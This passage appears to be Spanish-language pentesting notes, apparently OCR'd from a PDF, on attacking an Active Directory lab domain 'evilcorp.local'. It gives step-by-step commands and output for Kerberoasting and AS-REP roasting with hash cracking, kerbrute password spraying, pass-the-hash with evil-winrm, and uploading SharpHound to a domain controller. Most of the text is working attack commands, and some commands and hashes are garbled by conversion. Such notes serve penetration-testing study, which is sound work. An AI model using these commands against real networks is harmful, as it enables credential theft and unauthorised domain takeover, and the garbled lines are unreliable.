
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
DC=COMPANY/SVC_SQLService,evilcorp.local:60111  SVC_SQLService  CN=Admins, del dominio,CN=Users,DC=evilcorp,DC=local  2024-09-16 11:36:33.849802  <never>

[-] CCache file is not found. Skipping...
```

Ahora podemos intentar crackear el TGS, lo copiamos dentro y lo metemos dentro de un archivo hash.txt

```
#krbtgt$23$*SVC_SQLService,evilcorp.local:LOCAL:evilcorp.local/SVC_SQLService*$247495641f131fd105b7191d931cb015bb911d59be41bdd1e66bd762735f43751834a57f61471bf43afad3d4ac
7b0e0930b08944098a0a1a744d0f6999d32f7748982b5069939cbb129a0ffea45fa0249671a3b00c1a5a22869588a713be86c1e0de0eb9137c91001eb2a81e4b513a930b06e25ae45851a1447eb086f0d9bb
b04085aa553a759986cae07c3d9ae1e277ef1e3139e8f3f960c6f50fb234b65ed0b9755c082b03879ab75dcf0597a4d3d9a508140fe19f867b73f6afcfa221a24b6a2ed339ccef91c9a28af7c25fab3a1cabc80c61
8dfee43c6afa2715448d3ca49efb5477bad2281c7ff367156a3d0ec5955d5d62f70080ee3094854b77dc8f0a0c25af0d2747910b4bc5ce83c0b7d5260c17e47f5cb3f77f89653aa870b391049e7a0312ae92c1772
786e6fd0ddedbc5b05b0fe5106810e4867a91584fc03228729de62f2f57868090e964ffdfbc494f0e9c291ef7e6be10b2f080fc859b08508e221d01deffda01d08d00f8a6972a087f191b123efb221d352b0
3b0e9dfdc454e92d0761f24067b455f40bbce083b973a058a054c715f0c8b742870b20e727463d522a22e4f08095f6772f6da2901f72bc97ffce1717b1e3600fb16991125f6b64848785b461aa90378d396b75
91d3d080415a8067cae154c80147062106f05efb2f8799ca73431480822d02c00497c55b24dd78713a91ea990fda7282de7f3e40cc6b3bd93cb14f7a0cb20c2d4c7bde270154ed9dc02c4763785ebf03daea0c
4b755b05aa16f22786b2f69d4f0d55394dd170267903a36a08e9118b2874e8d996709eb477c88cbc2b0c206fb44c4d33e357b5db4bae6cd368fe55a41dfe9f93a00b5dc3b2ea50d14c041d39934a09327767544
10d5c4d247f8d59dce31c0b155da12def5e383a740c8b5ba098541f15972aae0a10fae79cf0e9705113888908ab2e3294102b73a0980f19cd2baac302c805e438fe018b019fca97f10db18a36a08d13796fe7
311cd0bcb58b42012cbb84af5f7542ba664ee83eb475589912c4754ae930339f03cdcc5bd3912e22a7ec272323f48b1677de4ec1c8f559af0d4c1df536dd5aa09db44e435c
```

Buscamos en [hashcat examples](#) y encontramos el modo **13100**



Hash Type	Example Hash
13000 Android FDE (Samsung DEK)	384218541184126:
13000 RAR5	\$rar5\$16\$7457556
13100 Kerberos 5, etype 23, TGS-REP	\$krb5tgt\$23\$*user
13200 AxCrypt 1	\$axcrypt\$*1*1000
13300 AxCrypt 1 in-memory SHA1 <sup>13</sup>	\$axcrypt_sha1\$B99

Ahora atacamos el TGS (hash.txt) con hashcat

```
hashcat-m 13100-a 0 hash.txt /usr/share/wordlists/rockyou.txt--force-o cracked.txt
```

Si hemos logrado crackear el hash de kerberos (TGS- \$krb5tgs\$), veremos la contraseña en texto plano después de los dos puntos luego de todo el TGS

```
[root@parrot]~[/home/botache/programas]
#cat cracked.txt
$krb5tgs$23$*SVC_SQLService$EVILCORP.local/SVC_SQLService*$f247495641f131fd105b7191d931cb01$bb911d59be41bdd1e46b8d762735f43751834a57fb1471
fea45fa0249b71a3b00cb1a5a22869588a713b0e86c1e0de0eb1177c91001eb2a61e4b513a930b06e25ae45851a1447eb80cf0d9bb4091808346a39f5b791ca5334e886da2f7cd7d66cb6b46
21a24b6a2ed339ccef91c9a28af7c25fab3a1cab90c61117673160f8c52c1baaf7381155faf85cace1d0bf978dfee43c6afa2715448d3ca49efb5477bad2281c7ff367156a3d8ee5955d5d62
3b73b01ee3a623e2963e37174f07766ea6fdd0dedbcb50b5b0fe5106816e4867a91584fc63226723d967f2f57868090e964ffffdbcb494f6e9c291effe6be10b2f686fc859bf085d0e221d01de
0bbce083b973a058a054c715fdc8b742870fb20e727463d522a22e4f80095f6772f6da2901f72bc97ffce171/b11155faf85cace1d0bf978dfee43c6afa2715448d3ca49efb5477bad2281c7ff367156a3d8ee5955d5d62
a7282def3e40cc6b3bd93cb14f7a0cb20c2d4c7bde270154ed9dc02c4763785ebf03daeacc105a64e5fed62c631e269f36e89f402e32b81215154b755b05aa16f22786b2f69d4fd655394dd1
4a0932776754a8992de9e6d52b775b44cbe7375fef03e68bee2a0f7a18d5c4d247f8d5d9ce31cddb155da12def5e383a74d0c8b5ba698541f15972aa5a10fae79cf0e9785113888908ab2e32
b6bc58b42012cbb84af5f7d542ba664ee83e3b475589912c4754a6e930339f03cdcc5bd3912e22a7ec227323f48b167fde4ec1c8f559afd64c1df536dd5aa09db41c95c:Wpassword123$
```

Si el usuario es Admin del dominio, podremos ingresar a cualquier PC con Psexec.py (Comprobar si el usuario tiene Pwn3d! sobre todos los equipos con Crackmapexec)

## ASREPROATS ATTACK

Luego de conseguir los usuarios del dominio con RPCCLIENT o RPCENUM u otras herramientas podremos hacer el ataque ASREPSROAST

Creamos el archivo de los usuarios (usernames.txt):

```
GNU nano 7.2
dsuarez
atriana
Administrador
admintest
SVC_SQLService
```

En /etc/hosts guardamos la IP del DC y ponemos el dominio de la siguiente manera

```
GNU nano 7.2
# Others
10.129.180.64 inlanefreight.htb
192.168.100.52 evilcorp evilcorp.local
```

Luego ejecutamos el comando

```
GetNPUsers.py evilcorp.local/-usersfile usernames.txt-format hashcat
```

Vemos que se captura el hash del usuario SVC\_SQLService.

```
[root@parrot:~]# python3 GetNPUsers.py evilcorp.local/ -usersfile usernames.txt -format hashcat  
Impacket v0.12.0.dev1+20240828.175257.27e7e747 - Copyright 2023 Fortra  
[~] User dsuarez doesn't have UF_DONT_REQUIRE_PREAUTH set  
[~] User atriana doesn't have UF_DONT_REQUIRE_PREAUTH set  
[~] User Administrador doesn't have UF_DONT_REQUIRE_PREAUTH set  
[~] User admintest doesn't have UF_DONT_REQUIRE_PREAUTH set  
$krb5asrep$23$SVC_SQLService@EVILCORP.LOCAL:61d5a905b051b80cff6db7f1a0d101db$2e73e4a86f248f4de1ff782e8c314ff47ed40920baeb536e83f5ae5dfe8ff9e9526  
7575e5313534bb19042aba309367f26b320bc00f5c9df13dcc8245aa7c1e5097d102b1ad0a5d62791093ea9349de591c0d5842383842fde8d3bc6ba6d3d48ba9b3ad3d2170ba9daf  
c88b21bfdafa2f
```

Ahora podemos intentar crackear el hash (Creamos el archivo hash.txt con el hash obtenido)

```
[root@parrot:~]# cat hash.txt  
$krb5asrep$23$SVC_SQLService@EVILCORP.LOCAL:61d5a905b051b80cff6db7f1a0d101db$2e73e4a86f248f4de1ff782e8c314ff47ed40920baeb536e83f5ae5dfe8ff9e9526  
7575e5313534bb19042aba309367f26b320bc00f5c9df13dcc8245aa7c1e5097d102b1ad0a5d62791093ea9349de591c0d5842383842fde8d3bc6ba6d3d48ba9b3ad3d2170ba9daf  
c88b21bfdafa2f
```

Y lo crackeamos con john


```
john--wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
[root@parrot:~]# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
MyPassword123# ($krb5asrep$23$SVC_SQLService@EVILCORP.LOCAL)  
lg 00:00:21 DONE (2024-09-16 15:45) 0.04604g/s 499365p/s 499365c/s 499365C/s MZCARMAL..MYROOM2518  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

Ahora podríamos nuevamente usar **Crackmapexec** para validar las credenciales sobre la red y ver sobre que equipos tenemos acceso.

Luego con **Psexec.py** podríamos meternos a los equipos víctimas.





## KERBRUTE

Esta es una herramienta escrita por **ropnop** que permite realizar fuerza bruta y enumerar cuentas validas en el directorio activo a través del mensaje AS-REQ y la Pre-Authenticación de Kerberos. Las ventajas que ofrece esta herramienta es la velocidad en que realiza el ataque sin alertar al evento de seguridad de falla de inicio de sesión ID 4625.

Mas detalle en: <https://gerh4rdt.hashnode.dev/kerbrute-fuerza-bruta-y-enumeracion-de-cuentas-en-ad>

## KERBRUTE INSTALACION

En Parrot OS viene instalado kerbrute y se puede llamar la herramienta con el comando `kerbrute`

<https://github.com/ropnop/kerbrute>

Click Releases



Click en kerbrute\_linux\_amd64

kerbrute\_linux\_amd64

7.9 MB

Dec 14, 2019

Creamos una carpeta con el nombre Kerbrute y guardamos allí el archivo kerbrute\_linux\_amd64 que descargamos.

```
mkdir kerbrute
cd kerbrute
```

```
# Agrega la ruta al PATH
export PATH=$PATH:/home/botache/programas/kerbrute
```

```
# Verifica que el ejecutable existe
ls /home/botache/programas/kerbrute/kerbrute_linux_amd64
```

```
# Intenta ejecutar Kerbrute
chmod +x kerbrute_linux_amd64
kerbrute_linux_amd64
echo 'export PATH=$PATH:/home/botache/programas/kerbrute' >> ~/.bashrc
source ~/.bashrc
```

```
RENOMBRAR EL EJECUTABLE
mv /ruta/kerbrute/kerbrute_linux_amd64 /ruta/kerbrute/kerbrute
kerbrute
```

## OTRA FORMA DE INSTALACIÓN

```
git clone https://github.com/ropnop/kerbrute.git
cd kerbrute
sudo apt install golang-go
go build
./kerbrute
```

## KERBRUTE ENUMERACION DE USUARIOS

Comando para enumerar usuarios con kerbrute

```
kerbrute userenum--dc 192.168.0.120-d dominio.local /ruta/users.txt-t 20
```

## KERBRUTE ATAQUES DE DICCIONARIO

Comando 1 (Password Spraying)

```
kerbrute passwordspray--dc 192.168.0.120-d dominio.local usuarios.txt Password1-v
```

```
kerbrute passwordspray-d dominio.local--dc 10.10.10.10 users.txt Password123
```

Comando 2 (Lista de usuarios y un password)

```
kerbrute bruteuser-d dominio.local--dc 192.168.0.10 rockyou.txt user-v-t 200
```

The Hashcat logo features the word "HASHCAT" in a bold, white, sans-serif font against a solid black rectangular background. The letter 'A' is stylized to incorporate a white silhouette of a cat's head and neck, facing forward.

## HASHCAT

Hashcat examples: [https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

Guardamos el hash en un archivo hash.txt

```
hashcat-m 18200 hash.txt rockyou.txt
```

mostrar credenciales

```
john--show--format=netntlmv2 hash.txt
```



## INSTALACIÓN DE XFREE86 EN PARROT OS

```
sudo apt-get install libwinpr2-2=2.3.0+dfsg1-2+deb11u1  
sudo apt-get install libfreerdp2-2=2.3.0+dfsg1-2+deb11u1  
sudo apt-get install freerdp2-x11  
sudo apt-get update  
sudo apt-get upgrade
```

### Uso de xfreerdp

```
xfreerdp /v:<IP> /u:user /p:pass  
xfreerdp /v:<IP> /u:user /p:pass /cert-ignore  
xfreerdp /v:<IP> /u:user /p:pass /timeout:60000  
xfreerdp /v: <IP> /u:user /p:pass /d:dominio /cert-ignore
```





### Evil-WinRM (Instalacion)

```
sudo gem install evil-winrm
```

### Pass The Hash con **evil-winrm** (Linux)

[evil-winrm](#) es otra herramienta que podemos usar para autenticarnos mediante el ataque Pass the Hash con comunicación remota de PowerShell. Si SMB está bloqueado o no tenemos derechos administrativos, podemos usar este protocolo alternativo para conectarnos a la máquina de destino.

```
evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453
```

**Nota:** Cuando utilizamos una cuenta de dominio, debemos incluir el nombre del dominio, por ejemplo: **administrador@inlanefreight.htb**

### Estructura del comando

```
evil-winrm -i <target-IP> -u <username> -p <password>
```

### WinRM Conexión

```
evil-winrm -i <IP> -u user -p P455w0rD  
evil-winrm -i 10.129.42.197 -u user -p password
```



BloodHound

```
apt install bloodhound neo4j-y
```

Descargamos [SharpHound.ps1](#) df

Comando:

```
wget  
https://raw.githubusercontent.com/BloodHoundAD/BloodHound/refs/heads/master/Collectors/  
SharpHound.ps1
```

Lo pasamos de la maquina atacante al DC/PC victima (Por [smbserver.py](#) o [evil-winrm](#))

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> upload SharpHound.ps1  
Info: Uploading /home/botache/programas/AD/SharpHound.ps1 to C:\Users\Administrador\Documents\SharpHound.ps1  
Data: 1744464 bytes of 1744464 bytes copied  
Info: Upload successful! →  
*Evil-WinRM* PS C:\Users\Administrador\Documents>  
  
[root@parrot]~# wget https://raw.githubusercontent.com/BloodHoundAD/BloodHound/refs/heads/master/Collectors/SharpHound.ps1 →  
--2024-09-25 14:16:42-- https://raw.githubusercontent.com/BloodHoundAD/BloodHound/refs/heads/master/Collectors/SharpHound.ps1  
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...  
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[185.199.108.133]:443... conectado.  
Petición HTTP enviada, esperando respuesta... 200 OK  
Longitud: 1308348 (1,2M) [text/plain]  
Grabando a: «SharpHound.ps1»  
  
SharpHound.ps1 100%[=====]  
2024-09-25 14:16:43 (5,32 MB/s) - «SharpHound.ps1» guardado [1308348/1308348]
```



## Maquina atacante (Arrancamos Bloodhound)

### neo4j console

Nos debe cargar como vemos a continuación, y nos dará la url para ingresar al panel web


```
#neo4j console
Directories in use:
home: /usr/share/neo4j
config: /usr/share/neo4j/conf
logs: /etc/neo4j/logs
plugins: /usr/share/neo4j/plugins
import: /usr/share/neo4j/import
data: /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses: /usr/share/neo4j/licenses
run: /var/lib/neo4j/run
Starting Neo4j.
2024-09-25 19:22:02.934+0000 INFO Starting...
2024-09-25 19:22:05.308+0000 INFO This instance is ServerId(1b760b96) (1b760b96-a048-4ded-96ba-b11c72e0a122)
2024-09-25 19:22:13.738+0000 INFO ===== Neo4j 4.4.16 =====
2024-09-25 19:22:20.042+0000 INFO Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2024-09-25 19:22:20.080+0000 INFO Setting up initial user from defaults: neo4j
2024-09-25 19:22:20.082+0000 INFO Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2024-09-25 19:22:20.157+0000 INFO Setting version for 'security-users' to 3
2024-09-25 19:22:20.178+0000 INFO After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2024-09-25 19:22:20.194+0000 INFO Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2024-09-25 19:22:21.996+0000 INFO Bolt enabled on localhost:7687
2024-09-25 19:22:25.874+0000 INFO Remote interface available at http://localhost:7474/
2024-09-25 19:22:25.886+0000 INFO Connected to Neo4j
2024-09-25 19:22:25.886+0000 INFO name: system
2024-09-25 19:22:25.886+0000 INFO creationDate: 2024-09-25T19:22:15.96Z|o neo4j://localhost:7687
2024-09-25 19:22:25.887+0000 INFO Started.
```

En el entorno web pedirá credenciales, para bloodhound es (neo4j:neo4j) luego ingresamos unas credenciales a nuestro gusto.


En otra pestaña de CLI ingresamos el siguiente comando para abrir bloodhound:

(Esperamos que se abra, tarda unos segundos)

```
sleep 2; bloodhound > /dev/null 2>&1 &
disown
```



Por último, ingresamos el usuario **neo4j** y la contraseña que configuramos.



Ahora debemos cargar un .zip para que podamos ver la red desde bloodhound, ese .zip lo haremos en el DC (powershell) y lo pasaremos a la maquina atacante.

```
Import-Module .\SharpHound.ps1  
Invoke-BloodHound-CollectionMethod All
```